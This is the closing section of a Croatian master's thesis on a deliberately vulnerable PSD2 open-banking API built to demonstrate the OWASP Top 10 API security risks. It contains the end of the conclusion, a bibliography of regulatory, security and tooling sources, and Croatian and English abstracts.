slijedeće revizije direktive koje će proširiti spektar funkcionalnosti, a time i povećati površinu koju treba adekvatno zaštititi od napadača.

6. Literatura

[1] Adorsys. *XS2A Core: Implementation of NextGenPSD2 XS2A Interface of Berlin Group*. URL https://github.com/adorsys/xs2a. pristupljeno 4.6.2024.

[2] Akamai. *API Security in Financial Services*. URL https://www.akamai.com/site/en/documents/white-paper/2024/api-security-in-financial-services-mitigating-risks-and-ensuring-trust.pdf. pristupljeno 4.6.2024.

[3] European Banking Authority. *Competent Authorities*. URL https://www.eba.europa.eu/legacy/supervisory-convergence/supervisory-disclosure/competent-authorities. pristupljeno 4.6.2024.

[4] A. Bisegna, R. Carbone, M. Ceccato, S. Manfredi, S. Ranise, G. Sciarretta, A. Tomasi, E. Viglianisi, et al. Automated assistance to the security assessment of api for financial services. *Cyber-Physical Threat Intelligence for Critical Infrastructures Security*, 94, 2020. URL https://iris.univr.it/retrieve/e14ff6e5-50c7-0209-e053-6605fe0ad24c/978-1-68083-687-5.ch6.pdf. pristupljeno 2.6.2024.

[5] Cloudflare. *Proxy servers explained*. URL https://www.cloudflare.com/learning/cdn/glossary/reverse-proxy/. pristupljeno 5.6.2024.

[6] European Commission. *eSignature*. URL https://ec.europa.eu/digital-building-blocks/sites/display/DIGITAL/eSignature+FAQ. pristupljeno 2.6.2024.

[7] European Commission. *PSD2: Regulatory Technical Standards (RTS)*, 2017. URL https://ec.europa.eu/commission/presscorner/detail/hr/MEMO_17_4961. pristupljeno 1.6.2024.

[8] The Berlin Group. *The Berlin Group: About*. URL https://www.berlin-group.org/. pristupljeno 2.6.2024.

[9] R. Haddad i R. E. Malki. Openapi specification extended security scheme: A method to reduce the prevalence of broken object level authorization. *arXiv preprint arXiv:2212.06606*, 2022. URL https://arxiv.org/pdf/2212.06606. pristupljeno 11.6.2024.

[10] M. Hassan, S. Nipa, M. Akter, R. Haque, F. Deepa, M. Rahman, M. A. Siddiqui, M. H. Sharif, et al. Broken authentication and session management vulnerability: a case study of web application. *Int. J. Simul. Syst. Sci. Technol*, 19(2): 1–11, 2018. URL https://ijssst.info/Vol-19/No-2/paper6.pdf. pristupljeno 13.6.2024.

[11] Docker Inc. *Docker Compose overview*. URL https://docs.docker.com/compose/. pristupljeno 20.6.2024.

[12] B Jabiyev, O. Mirzaei, A. Kharraz, i E. Kirda. Preventing server-side request forgery attacks. U *Proceedings of the 36th Annual ACM Symposium on Applied Computing*, stranice 1626–1635, 2021. URL https://ijssst.info/Vol-19/No-2/paper6.pdf. pristupljeno 15.6.2024.

[13] M. Jovanović. *What Is a Modular Monolith?* URL https://www.milanjovanovic.tech/blog/what-is-a-modular-monolith. pristupljeno 3.6.2024.

[14] Saša Lončarević. *Diplomski rad - projekt*. URL https://gitlab.com/sloncarevic/diplomski-rad. pristupljeno 20.6.2024.

[15] K. Malinka, O. Hujnak, P. Hanacek, i L. Hellebrandt. E-banking security study—10 years later. *IEEE Access*, 10:16681–16699, 2022. URL https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=9706204. pristupljeno 10.6.2024.

[16] Inc Postman. *Postman*. URL https://www.postman.com/. pristupljeno 9.6.2024.

[17] C. Richardson. *Microservice Architecture pattern*. URL https://microservices.io/patterns/microservices.html. pristupljeno 5.6.2024.

[18] Spring. *Externalized Configuration*. URL https://docs.spring.io/spring-boot/reference/features/external-config.html. pristupljeno 10.6.2024.

[19] OWASP API Security Project team. *OWASP Top 10 API Security Risks – 2023*, 2023. URL https://owasp.org/API-Security/editions/2023/en/0x11-t10/. pristupljeno 4.6.2024.

[20] Hrvatska udruga banaka. *PSD2 open api*, 2023. URL https://www.hub.hr/hr/PSD2-Open-Api-hr. pristupljeno 1.6.2024.

[21] vanhauser thc. *Hydra*. URL https://github.com/vanhauser-thc/thc-hydra. pristupljeno 20.6.2024.

[22] A. Viriya i Y. Muliono. Peeking and testing broken object level authorization vulnerability onto e-commerce and e-banking mobile applications. *Procedia Computer Science*, 179:962–965, 2021. URL https://www.sciencedirect.com/science/article/pii/S1877050921001344. pristupljeno 13.6.2024.

[23] OWASP ZAP Dev Team. *Zed Attack Proxy (ZAP)*. URL https://www.zaproxy.org/. pristupljeno 9.6.2024.

Namjerno ranjiva implementacija PSD2 sučelja za demonstraciju OWASP Top 10 API ranjivosti

Sažetak

Ovaj rad istražuje revidiranu direktivu o platnim uslugama (PSD2), regulatorni okvir Europske unije koji ima za cilj povećati konkurenciju i sigurnost u financijskom sektoru putem obaveznog otvaranja API-ja za bankarstvo. Ispituje ciljeve direktive u jačanju sigurnosti, fokusiranjem na OWASP Top 10 sigurnosnih rizika za API-je, ističući kritične ranjivosti u XS2A sučeljima. Ranjivosti su obrađene na praktičnoj implementaciji XS2A sučelja. Rad opisuje ključne sigurnosne mjere i najbolje prakse za zaštitu osjetljivih financijskih podataka i osiguravanje usklađenosti s PSD2 regulativom, čime se podiže razina sigurnosti okruženja digitalnih bankarskih usluga.

Ključne riječi: Kibernetička sigurnost, FinTech, API, PSD2, OWASP Top 10

Intentionally vulnerable implementation of PSD2 interfaces to demonstrate OWASP Top 10 API vulnerabilities

Abstract

This paper explores the Revised Payment Services Directive (PSD2), a regulatory framework by the European Union aimed at enhancing competition and security in the financial sector by mandating open banking APIs. It examines the directive's goals of fostering security by focusing on OWASP Top 10 API security risks, highlighting critical vulnerabilities in XS2A interfaces.The vulnerabilities are addressed on a practical implementation of XS2A interface. The paper outlines essential security measures and best practices to protect sensitive financial data and ensure compliance with PSD2 regulations, thereby securing the evolving landscape of digital banking services.

Keywords: Cyber security, FinTech, API, PSD2, OWASP Top 10